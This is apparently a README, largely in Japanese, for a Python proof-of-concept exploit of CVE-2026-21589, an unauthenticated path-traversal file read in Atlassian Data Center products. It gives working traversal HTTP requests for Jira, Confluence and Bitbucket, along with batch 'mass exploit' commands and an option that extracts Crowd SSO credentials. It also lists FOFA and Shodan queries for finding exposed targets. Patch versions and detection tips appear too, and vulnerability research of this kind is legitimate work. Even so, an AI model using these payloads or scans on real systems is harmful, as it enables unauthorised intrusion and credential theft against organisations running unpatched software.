
 murrez/cve-2026-21589
Atlassian Data Center製品におけるatlassian-plugins-webresource経由の未認証パストラバーサルによるファイル読み取り、CVE-2026-21589のPython PoC。check、exploit、batchモードを備えています。

CVE-2026-21589 の Python 3 PoC — Atlassian Data Center / セルフマネージド製品 — atlassian-plugins-webresource のパス処理(:: → /)を経由した、Tomcat Web アプリケーションルート内での未認証任意ファイル読み取り。
| 項目 | 値 |
|---|---|
| CVE | CVE-2026-21589 |
| ベンダー | Atlassian |
| 製品 | Bitbucket、Confluence、Jira (Software / JSM)、Bamboo、Crowd、Crucible、Fisheye (DC / オンプレミス) |
| 種類 | 任意ファイル読み取り(書き込み / 単体での RCE ではない) |
| 認証 | 不要 |
| CVSS 4.0 | 9.3 Critical (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H) |
| PoCbit ページ | https://pocbit.org/pocs/cve-2026-21589 |
| 検証マーカー | POCBIT-21589-OK |
| PoC で検証済みのルート | Jira、Confluence、Bitbucket |
PoC の焦点: check(WEB-INF プローブ + 製品マーカー)、exploit(既知パスの読み取り、任意で crowd.properties の解析)、バッチ -j、JSONL + hits.txt / exploited.txt。
共有ライブラリ atlassian-plugins-webresource は、/download/resources/... などのルートで静的プラグインアセットを配信します。脆弱なビルドでは、Router.unescapeSlashes() がルーティング後に :: を / に変換します。..:: の形をしたトラバーサルセグメントは ../ になり、getResourceRelativeToWebResource() でのスラッシュ除去をバイパスし、ResourceFactory のファイル読み取りに到達します。
制約(ベンダー + 調査):
WEB-INF/classes/crowd.properties 内の Crowd SSO 認証情報)。| 製品 | 修正済みバージョン(以上) |
|---|---|
| Jira Software / JSM Data Center | 9.12.40、10.3.26、11.3.12 |
| Confluence Data Center | 9.2.26、10.2.19 |
| Bitbucket Data Center | 9.4.26、10.2.8、10.5.1 |
| Bamboo Data Center | 10.2.24、12.1.12 |
| Crowd Data Center | 6.3.7、7.0.3、7.1.7、7.2.4 |
| Crucible / Fisheye | 4.9.15 |
flowchart LR
  A["GET /download/resources/..."] --> B[Router]
  B --> C["unescapeSlashes (:: → /)"]
  C --> D[getResourceRelativeToWebResource]
  D --> E[ResourceFactory read]
  E --> F[Response body = file content]
Jira
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Confluence
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Bitbucket(web.xml の代わりに urlrewrite.xml が使われることが多い)
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
Jira が Atlassian Crowd と統合されている場合、WEB-INF/classes/crowd.properties に application.name と application.password が含まれている可能性があります。Crowd へのネットワークアクセスがあれば、それはアイデンティティ管理の操作につながる可能性があります(この CVE とは別の話です。Crowd の IP 許可リストによって直接アクセスがブロックされる場合があります)。このリポジトリは、そのファイルが存在する場合に読み取りと解析のみを行います — Crowd ユーザーの作成を自動化することはありません。
requestspip install requests
cd CVE-2026-21589

# Vulnerability check (tries Jira → Confluence → Bitbucket; plain :: then URL-encoded ::)
python poc.py -u https://jira.example.com --mode check

# Same with JSON
python poc.py -u https://jira.example.com --mode check --json

# Read a specific file under web root
python poc.py -u https://jira.example.com --mode exploit --file WEB-INF/web.xml -o web.xml --insecure

# Try Crowd integration secrets (fails if file missing — check can still pass)
python poc.py -u https://jira.example.com --mode exploit --grab-crowd --insecure

# Force product route
python poc.py -u https://confluence.example.com --mode check --product confluence

# Batch scan
python poc.py --list targets.txt --mode check -j 25 --insecure
python poc.py --list hits.txt --mode exploit --grab-crowd -j 10 --insecure

# Mass exploit — read WEB-INF/web.xml on every URL in list
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6

ターミナル出力例: [VULN] はプローブを確認します。POCBIT-21589-OK:WEB-INF/web.xml を伴う [EXP] はファイル読み取りが成功したことを意味します。サマリー行は cve_2026_21589_exploit.jsonl に書き込みます。
| フラグ | 目的 |
|---|---|
--mode check | WEB-INF をプローブし、レスポンスマーカーで製品を検出 |
--mode exploit | チェック後、--file を読み取る(デフォルト: WEB-INF/classes/crowd.properties) |
--grab-crowd | エクスプロイトが crowd.properties を読み取り、解析されたアプリ認証情報を出力 |
--encode-colons | %3a%3a エンコードを強制(デフォルト: まずプレーン、次にエンコードを試行) |
--insecure | TLS 証明書検証をスキップ |
-j | --list のスレッド数 |
出力(バッチ): cve_2026_21589_results.jsonl、hits.txt、exploited.txt。
結果の解釈
[VULN] — WEB-INF マーカーにより脆弱な Jira/Confluence/Bitbucket を検出。POCBIT-21589-OK:WEB-INF/web.xml を伴うバッチ [EXP] — 要求したファイルの読み取りに成功(上記スクリーンショット参照)。[EXP] 行を伴わない単一ターゲットの [+] POCBIT-21589-OK jira @ … — チェックは成功。crowd.properties が存在しない場合、--grab-crowd は依然として失敗する可能性があります。0、それ以外は 1。対象範囲: セルフマネージドホスト。可能な限りクラウド SaaS を除外します:
host!="atlassian.net" && host!="jira.com"
広範な製品フィンガープリント
title="Log in - Jira" || title="Log In - Jira"
body="ajs-version-number" || body="jira.webresources" || body="atlassian.jira"
header="X-AUSERNAME" || header="X-ASEN"

title="Log in - Confluence" || title="Log In - Confluence"
header="X-Confluence-Request-Time" || body="confluence.web.resources"

title="Log in - Bitbucket"
body="bitbucket.page" || body="com.atlassian.bitbucket"
Webリソースの表面(このCVEと同じ系統)
body="/download/resources/" && (body="atlassian" || title="Jira" || title="Confluence" || title="Bitbucket")
FOFA はパッチレベルを確実に公開しません — 常に python poc.py --mode check を実行してください。
Shodan(例): http.title:"Log in - Jira"、http.headers.x_confluence_request_time、http.html:"jira.webresources"。
.. が ::、%3a%3a、スラッシュ、またはバックスラッシュに隣接していないか確認してください(Atlassian アドバイザリ / CERT-EU 2026-015)。WEB-INF または crowd.properties へのアクセスが疑われる場合は、パッチを適用し、Crowd アプリケーションパスワードをローテーションし、Crowd 監査ログを確認してください。所有している、またはテストについて明示的な書面による許可を得ているシステムでのみ使用してください。不正アクセスは違法です。
CVE-2026-21589 — Atlassian DC pre-auth arbitrary file read (CVSS 4.0 9.3). PoCbit PoC: atlassian-plugins-webresource ..:: traversal on /download/resources/ for Jira, Confluence, Bitbucket. check + exploit (WEB-INF/web.xml, crowd.properties). Batch JSONL, hits.txt. Not RCE. https://pocbit.org/pocs/cve-2026-21589






